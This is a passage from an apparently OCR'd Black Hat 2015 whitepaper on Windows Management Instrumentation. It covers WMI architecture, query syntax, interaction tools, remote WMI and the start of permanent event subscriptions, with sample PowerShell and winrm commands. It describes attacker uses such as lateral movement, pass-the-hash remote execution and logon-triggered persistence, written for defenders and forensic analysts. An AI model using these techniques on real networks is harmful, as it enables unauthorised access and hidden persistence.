Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asyncronous, and Fileless Backdoor

Matt Graeber

Black Hat 2015

Introduction

As technology is introduced and subsequently deprecated over time in the Windows operating system, one powerful technology that has remained consistent since Windows NT 4.0[1] and Windows 95[2] is Windows Management Instrumentation (WMI). Present on all Windows operating systems, WMI is comprised of a powerful set of tools used to manage Windows systems both locally and remotely.

While it has been well known and utilized heavily by system administrators since its inception, WMI was likely introduced to the mainstream security community when it was discovered that it was used maliciously as one component in the suite of exploits and implants used by Stuxnet[3]. Since then, WMI has been gaining popularity amongst attackers for its ability to perform system reconnaissance, AV and VM detection, code execution, lateral movement, persistence, and data theft.

As attackers increasingly utilize WMI, it is important for defenders, incident responders, and forensic analysts to have knowledge of WMI and to know how they can wield it to their advantage. This whitepaper will introduce the reader to WMI, actual and proof-of-concept attacks using WMI, how WMI can be used as a rudimentary intrusion detection system (IDS), and how to perform forensics on the WMI repository file format.

WMI Architecture

---

[1] https://web.archive.org/web/20050115045451/http://www.microsoft.com/downloads/details.aspx?FamilyID=c174cfb1-ef67-471d-9277-4c2b1014a31e&displaylang=en

[2] https://web.archive.org/web/20051106010729/http://www.microsoft.com/downloads/details.aspx?FamilyId=98A4C5BA-337B-4E92-8C18-A63847760EA5&displaylang=en

[3] http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html

WMI is the Microsoft implementation of the Web-Based Enterprise Management (WBEM)[4] and Common Information Model (CIM)[5] standards published by the Distributed Management Task Force (DMTF)[6]. Both standards aim to provide an industry-agnostic means of collecting and transmitting information related to any managed component in an enterprise. An example of a managed component in WMI would be a running process, registry key, installed service, file information, etc. These standards communicate the means by which implementers should query, populate, structure, transmit, perform actions on, and consume data.

At a high level, Microsoft's implementation of these standards can be summarized as follows:

Managed Components

Managed components are represented as WMI objects – class instances representing highly structured operating system data. Microsoft provides a wealth of WMI objects that communicate information related to the operating system. E.g. Win32_Process, Win32_Service, AntiVirusProduct, Win32_StartupCommand, etc.

Consuming Data

Microsoft provides several means for consuming WMI data and executing WMI methods. For example, PowerShell provides a very simple means for interacting with PowerShell.

Querying Data

All WMI objects are queried using a SQL like language called WMI Query Language (WQL). WQL enables fine grained control over which WMI objects are returned to a user.

Populating Data

When a user requests specific WMI objects, the WMI service (Winmgmt) needs to know the means by which to populate the requested WMI objects. This is accomplished with WMI providers. A WMI provider is a COM-based DLL that contains an associated GUID that is registered in the registry. WMI providers do the heavy lifting in populating data – e.g. querying all running processes, enumerating registry keys, etc.

When the WMI service populates WMI objects, there are two types of class instances: dynamic and persistent objects. Dynamic objects are generated on the fly when a specific query is performed. For example, Win32_Process objects are generated on the fly. Persistent objects are stored in the CIM repository located by default in %SystemRoot%\System32\wbem\Repository\OBJECTS.DATA.

Structuring Data

---

[4] http://www.dmtf.org/standards/wbem
[5] http://www.dmtf.org/standards/cim
[6] http://www.dmtf.org/

The structure/schema of the vast majority of WMI object is described in Managed Object Format (MOF) files. MOF files use a C++ like syntax and provide the schema for a WMI object. So while WMI providers generate raw data, MOF files provide the schema in which the generated data is formatted. From a defenders perspective, it is worth noting that WMI object definitions can be created without a MOF file. Rather, they can be inserted directly into the CIM repository using some basic .NET code.

Transmitting Data

Microsoft provides two protocols for transmitting WMI data remotely: DCOM and Windows Remote Management (WinRM).

Performing Actions

Some WMI objects include methods that can be executed. For example, a common method executed by attackers for performing lateral movement is the static Create method in the Win32_Process class. WMI also provides an eventing system whereby users can register event handlers upon the creation, modification, or deletion of any WMI object instance.

Figure 1 provides a high-level overview of the Microsoft implementation of WMI and the relationship between its implemented components and the standards they implement.




Figure 1: A high-level overview of the WMI architecture

WMI Classes and Namespaces

Operating system information is represented in the form of WMI objects. A WMI object is an instance of a class. Many of the commonly used WMI classes are described in detail on MSDN. For example, a common WMI class Win32_Process is well documented[7]. There are many WMI classes that are not documented, however. Fortunately, WMI is discoverable and all WM classes can be queried using WMI Query Language (WQL).

WMI classes are categorized hierarchically into namespaces not unlike a traditional, object-oriented programming language. All namespaces derive from the `ROOT` namespace and Microsoft uses `ROOT\CIMV2` as the default namespace when querying objects for which a namespace is not specified. All WMI settings including the default namespace are located in the following registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM
```

As an example, the following PowerShell code can be used to recursively query all WMI classes and their respective namespaces.

```
function Get-WmiNamespace {
    Param ($Namespace='ROOT')

    Get-WmiObject -Namespace $Namespace -Class __NAMESPACE | ForEach-Object {
        ($ns = '{0}\{1}' -f $_.__NAMESPACE,$_.Name)
        Get-WmiNamespace -Namespace $ns
    }
}

$WmiClasses = Get-WmiNamespace | ForEach-Object {
    $Namespace = $_
    Get-WmiObject -Namespace $Namespace -List |
        ForEach-Object { $_.Path.Path }
} | Sort-Object -Unique
```

On a test Windows 7 system, 7950 WMI classes were returned. This should serve as testament to the massive volume of operating system data that can be retrieved.

The following is a small sampling of full WMI class paths returned:

```
\\TESTSYSTEM\ROOT\CIMV2:StdRegProv
\\TESTSYSTEM\ROOT\CIMV2:Win32_1394Controller
\\TESTSYSTEM\ROOT\CIMV2:Win32_1394ControllerDevice
\\TESTSYSTEM\ROOT\CIMV2:Win32_Account
\\TESTSYSTEM\ROOT\CIMV2:Win32_AccountSID
\\TESTSYSTEM\ROOT\CIMV2:Win32_ACE
\\TESTSYSTEM\ROOT\CIMV2:Win32_ActionCheck
\\TESTSYSTEM\ROOT\CIMV2:Win32_ActiveRoute
\\TESTSYSTEM\ROOT\CIMV2:Win32_AllocatedResource
\\TESTSYSTEM\ROOT\CIMV2:Win32_ApplicationCommandLine
\\TESTSYSTEM\ROOT\CIMV2:Win32_ApplicationService
```

[7] https://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx

```
\\TESTSYSTEM\ROOT\CIMV2:Win32_AssociatedProcessorMemory
\\TESTSYSTEM\ROOT\CIMV2:Win32_AutochkSetting
\\TESTSYSTEM\ROOT\CIMV2:Win32_BaseBoard
\\TESTSYSTEM\ROOT\CIMV2:Win32_BaseService
\\TESTSYSTEM\ROOT\CIMV2:Win32_Battery
\\TESTSYSTEM\ROOT\CIMV2:Win32_Binary
\\TESTSYSTEM\ROOT\CIMV2:Win32_BindImageAction
\\TESTSYSTEM\ROOT\CIMV2:Win32_BIOS
```

Querying WMI

WMI provides a straightforward syntax for querying WMI object instances, classes, and namespaces – WMI Query Language (WQL)[8]. WQL queries can generally be broken down into the following categories:

1. Instance queries – Query instances on WMI objects
2. Event queries – Equivalent to registering an alert upon creation, modification, or deletion of a WMI object instance
3. Meta queries – Metaqueries used to query information about WMI namespaces and class schemas

Instance Queries

This is the most common WQL query used for obtaining WMI object instances. Basic instance queries take the following basic form:

```
SELECT [Class property name|*] FROM [CLASS NAME] <WHERE [CONSTRAINT]>
```

The following query will return all running processes where the executable contains “chrome”:

```
SELECT * FROM Win32_Process WHERE Name LIKE "%chrome%"
```

Event Queries

Event queries are used as a mechanism to be alerted upon triggering of event classes. Typically, these are used for alerting a user to the creation, modification, or deletion of a WMI object instance. Depending upon the type of event – intrinsic vs. extrinsic, event queries will take the following form:

```
SELECT [Class property name|*] FROM [INTRINSIC CLASS NAME] WITHIN
[POLLING INTERVAL] <WHERE [CONSTRAINT]>

SELECT [Class property name|*] FROM [EXTRINSIC CLASS NAME] <WHERE
[CONSTRAINT]>
```

The following query will trigger upon an interactive user logon:

[8] https://msdn.microsoft.com/en-us/library/aa392902(v=vs.85).aspx

```
SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance
ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2
```

The following query will trigger upon insertion of removable media:

```
SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2
```

Meta Queries

Meta queries are used to query information about WMI namespaces and class schemas. These queries are most often used for discovering WMI namespaces and class schema. Meta queries are a subset of instance queries but instead of objects instances, you query instances of class definitions. Meta queries take the following form:

```
SELECT [Class property name|*] FROM [Meta_Class|SYSTEM CLASS NAME]
<WHERE [CONSTRAINT]>
```

The following query will list all WMI classes that start with Win32.

```
SELECT * FROM Meta_Class WHERE __Class LIKE "Win32%"
```

The following query will list the names of all embedded namespaces within a namespace:

```
SELECT Name FROM __NAMESPACE
```

Note: when performing any WMI query, the default namespace of `ROOT\CIMV2` is implied unless explicitly provided.

Interacting with WMI

There is a wealth of tools provided by Microsoft and 3rd party software developers that allow you to interact with WMI. The following is a non-exhaustive list of utilities that can interact with WMI:

PowerShell

PowerShell is an extremely powerful scripting language that contains a wealth of functionality for interacting with WMI. As of PowerShell version 3, the following cmdlets are available for interacting with WMI:

```
Get-WmiObject
Get-CimAssociatedInstance
Get-CimClass
Get-CimInstance
Get-CimSession
Set-WmiInstance
Set-CimInstance
Invoke-WmiMethod
```

```
Invoke-CimMethod
New-CimInstance
New-CimSession
New-CimSessionOption
Register-CimIndicationEvent
Register-WmiEvent
Remove-CimInstance
Remove-WmiObject
Remove-CimSession
```

The WMI and CIM cmdlets offer similar functionality, however the CIM cmdlets were introduced in PowerShell version 3 and offer some additional flexibility over the WMI cmdlets[9]. The greatest advantage to using the CIM cmdlets is that they work over both WinRM and DCOM protocols. The WMI cmdlets only work over DCOM. Not all systems will have PowerShell v3+ installed, however. PowerShell v2 is installed by default on Windows 7 so it is viewed as the least common denominator by attackers.

From an attacker's perspective, cmdlets dedicated to the creation, modification, and deletion of WMI/CIM classes are notably absent. Considering there is likely no legitimate reason to have such cmdlets however, it is understandable that they do not exist. Regardless, WMI classes can still be easily created using WMI.

The majority of examples in this whitepaper will use PowerShell due to its flexibility and increased use by attackers.

wmic.exe

`wmic.exe` is a powerful command line utility for interacting with WMI. It has a large amount of convenient default aliases for WMI objects but you can also perform more complicated queries. `wmic.exe` can also execute WMI methods and is used commonly by attackers to perform lateral movement by calling the Win32_Process Create method. One of the limitations of `wmic.exe` is that you cannot call methods that accept embedded WMI objects. If PowerShell is not available though, it is good enough for performing reconnaissance and basic method invocation. `wmic.exe` is still used commonly by pentesters and attackers.

wbemtest.exe

`wbemtest.exe` is a powerful GUI tool that was designed primarily as a diagnostic tool. It is able to enumerate object instances, perform queries, register events, modify WMI objects and classes, and invoke methods both locally and remotely. The interface is less than user friendly but from an attackers perspective it's just another arrow in the quiver if other tools are not available – e.g. if wmic.exe and powershell.exe are blocked by an application whitelisting solution.

[9] http://blogs.msdn.com/b/powershell/archive/2012/08/24/introduction-to-cim-cmdlets.aspx




Figure 2: wbemtest GUI interface

WMI Explorer

WMI Explorer is a commercial tool from Sapien that is great for discovering WMI classes. It provides a polished GUI that allows you to explore the WMI repository in a hierarchical fashion. It is also able to connect to remote WMI repositories and perform queries. WMI class discovery tools like this are valuable to researchers looking for WMI classes that can be used for offense or defense.





Figure 3: Sapien WMI Explorer

CIM Studio

CIM Studio is a free, legacy tool from Microsoft that allows you to easily browse the WMI repository. This tool is good for WMI class discovery.



Windows Script Host (WSH) languages

The two WSH language provided by Microsoft are VBScript and JScript. Despite their reputation as being antiquated and less than elegant languages, they are both powerful scripting languages when it comes to interacting with WMI. In fact, full backdoors have been written in VBScript and JScript that utilize WMI as its primary command and control (C2) mechanism. Additionally, as will be explained later, these are the only languages supported by the ActiveScriptEventConsumer event consumer – a valuable WMI component for attackers and defenders. Lastly, from an offensive perspective, VBScript and JScript are the lowest common denominator on older systems that do not have PowerShell installed.

C/C++ via IWbem* COM API

If you need to interact with WMI in an unmanaged language like C or C++, you will need to use the COM API for WMI[10]. Reverse engineers will need to become familiar with this interface and the respective COM GUIDs in order to successfully comprehend compiled WMI malware.

.NET using System.Management classes

The .NET class library provides several WMI-related classes within the `System.Management` namespace making interacting with WMI in languages like C#, VB.Net, and F# relatively simple. As will be seen in subsequent examples, these classes are used heavily in PowerShell code to supplement the existing WMI/CIM cmdlets.

winrm.exe

`winrm.exe` can be used to enumerate WMI object instances, invoke methods, and create and remove object instances on local and remote machines running the WinRM service. `winrm.exe` can also be used to configure WinRM settings. The ideal method of interacting with WMI over WinRM is PowerShell using the CIM cmdlets as described previously but this is an alternative mechanism for doing so that defenders should be aware of.

Here are some example uses of `winrm.exe`:

```
winrm invoke Create wmicimv2/Win32_Process
@{CommandLine="notepad.exe";CurrentDirectory="C:\"}

winrm enumerate
http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process

winrm get
http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Operati
ngSystem
```

wmic and wmis-pth for Linux

`wmic` is a simple Linux command-line utility used to perform WMI queries. `wmis` is command-line wrapper for remote invocation of the Win32_Process 'Create' method. Skip Duckwall also patched `wmis` to accept NTLM hashes[11]. The hash-enabled version of `wmis` has been used heavily by pentesters.

Remote WMI

While one can interact with WMI locally, the power of WMI is realized when it is used over the network. Currently, two protocols are used for everything from querying objects, registering events, and executing WMI class methods: DCOM and WinRM.

[10] https://msdn.microsoft.com/en-us/library/aa389276(v=vs.85).aspx
[11] http://passing-the-hash.blogspot.com/2013/04/missing-pth-tools-writeup-wmic-wmis-curl.html

Both of these protocols may be viewed as advantageous to an attacker since most organizations and security vendors generally don't inspect the content of this traffic for signs of malicious activity. All an attacker needs to leverage remote WMI are valid, privileged user credentials. In the case of the Linux `wmis-pth` utility, all that is needed is the hash of the victim user.

Distributed Component Object Model (DCOM)

DCOM has been the default protocol used by WMI since its inception. DCOM establishes an initial connection over TCP port 135. Subsequent data is then exchanged over a randomly selected TCP port. This port range can be configured either via `dcomcnfg.exe` which ultimately modifies the following registry key:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet – Ports
(REG_MULTI_SZ)
```

All of the built-in WMI cmdlets (not to be mistaken with the CIM cmdlets) in PowerShell communicate using DCOM.

```
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName
192.168.72.134 -Credential 'WIN-B85AAA7ST4U\Administrator'
```

Windows Remote Management (WinRM)

Recently, WinRM has superseded DCOM as the recommended remote management protocol for Windows. WinRM is built upon the Web Services-Management (WSMan) specification – a SOAP-based device management protocol. Additionally, PowerShell Remoting is built upon the WinRM specification and allows for extremely powerful remote management of a Windows enterprise at scale using PowerShell. WinRM was also built to support WMI or more generically, CIM operations over the network.

By default, the WinRM service listens on TCP port 5985 (HTTP) and is encrypted by default. Certificates may also be configured enabling HTTPS support over TCP port 5986.

WinRM settings are easily configurable using GPO, winrm.exe, and the PowerShell WSMan "drive".

```
PS C:\> ls WSMan:\localhost


   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost

Type            Name                             SourceOfValue   Value
----            ----                             -------------   -----
System.String   MaxEnvelopeSizekb                                500
System.String   MaxTimeoutms                                    60000
System.String   MaxBatchItems                                   32000
System.String   MaxProviderRequests
4294967295
Container       Client
Container       Service
Container       Shell
Container       Listener
Container       Plugin
```

```
Container       ClientCertificate
```

PowerShell provides a convenient cmdlet for verifying is the WinRM service is listentening – Test-WSMan. If Test-WSMan returns a result, it indicates that the WinRM service is listening on that system. This cmdlet does not require authentication. It is simply a cmdlet wrapper for the WSMan Identify command and Microsoft implemented the recommendation of the WSMan specification to not require authentication for this action.

```
PS C:\> Test-WSMan -ComputerName 192.168.72.134


wsmid           :
http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

For interacting with WMI on systems running the WinRM service, the only built-in tools that support remote WMI interaction is `winrm.exe` and the PowerShell CIM cmdlets.

```
PS C:\> $CimSession = New-CimSession -ComputerName 192.168.72.134 -
Credential 'WIN-B85AAA7ST4U\Administrator' -Authentic
ation Negotiate
PS C:\> Get-CimInstance -CimSession $CimSession -ClassName
Win32_Process
```

WMI Eventing

One of the most powerful features of WMI from an attackers or defenders perspective is the ability of WMI to respond asynchronously to WMI events. With few exceptions WMI eventing can be used to respond to nearly any operating system event.

There are two classes of WMI events – those that run locally in the context of a single process and permanent WMI event subscriptions. Local event last for the lifetime of the host process whereas permanent WMI events are stored in the WMI repository, run as SYSTEM, and persist across reboots.

Eventing Requirements

In order to install a permanent WMI event subscription, three things are required:

1. An event filter – The event of interest
2. An event consumer – An action to perform upon triggering an event
3. A filter to consumer binding – The registration mechanism that binds a filter to a consumer

Event Filters

An event filter takes the form of a WMI event query and is stored in an instance of a ROOT\subscription:__EventFilter object. Event filter queries support the following types of events:

Intrinsic Events

Intrinsic events are events that fire upon the creation, modification, and deletion of any WMI class, object, namespace. They can also be used to alert to the firing of timers or the execution of WMI methods. The following intrinsic events take the form of system classes (those that start with two underscores) and are present in every WMI namespace:

- `__NamespaceOperationEvent`
- `__NamespaceModificationEvent`
- `__NamespaceDeletionEvent`
- `__NamespaceCreationEvent`
- `__ClassOperationEvent`
- `__ClassDeletionEvent`
- `__ClassModificationEvent`
- `__ClassCreationEvent`
- `__InstanceOperationEvent`
- `__InstanceCreationEvent`
- `__MethodInvocationEvent`
- `__InstanceModificationEvent`
- `__InstanceDeletionEvent`
- `__TimerEvent`

These events are extremely powerful as they can be used as triggers nearly any conceivable event in the operating system. For example, if one was interested in triggering an event based upon an interactive logon, the following intrinsic event query could be formed:

```
SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance
ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2
```

This query is translated to firing upon the creation of an instance of a Win32_LogonSession class with a logon type of 2 (Interactive).

Due to the rate at which intrinsic events can fire, a polling interval must be specified in queries. That said, it is possible on occasion to miss events. For example, if an event query is formed targeting the creation of a WMI class instance, if that instance is created and destroyed (e.g. common for some processes) within the polling interval, that event would be missed. This side effect must be taken into consideration when creating intrinsic WMI queries.

Extrinsic Events

